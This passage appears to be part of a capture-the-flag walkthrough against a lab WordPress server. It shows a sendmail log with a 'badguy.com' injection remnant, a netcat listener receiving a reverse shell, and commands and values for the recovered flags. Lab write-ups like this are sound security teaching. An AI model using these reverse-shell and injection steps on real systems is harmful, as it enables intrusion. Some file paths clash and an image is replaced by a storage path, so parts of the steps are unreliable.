01703 >>> . 01703 <<< 250 2.0.0 2571T9mY001704 Message accepted for delivery 01703 >>> This is a MIME-encapsulated message
01703 >>> 01703 >>> --2571T9Ov001703.1654565349/raven.local 01703 >>> 01703 >>> The original message was received at Tue, 7
Jun 2022 11:29:09 +1000 01703 >>> from www-data@localhost 01703 >>> 01703 >>> ----- The following addresses had permanent fatal
errors ----- 01703 >>> blah"@badguy.com 01703 >>> (reason: 550 5.1.1 ... User unknown) 01703 >>> (expanded from:
```

```
root@Kali:~/Downloads# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 37960
```

Run commands:

- ls /var/www

```
ls /var/www
flag2.txt
html
```

- find /var/www/html -type f -iname 'flag*'

```
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
```

- cat flag2.txt

```
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

flag3.png: a0f568aa9de277887f37730d71520d9b

Searched for a flag in the WordPress uploads directory.


- find /var/www -type f -iname 'flag*'

Path:

- /var/www/html/wp-content/uploads/2018/11/flag3.txt

In web browser navigated to :

- `192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png`



flag3{a0f568aa9de277887f37730d71520d9b}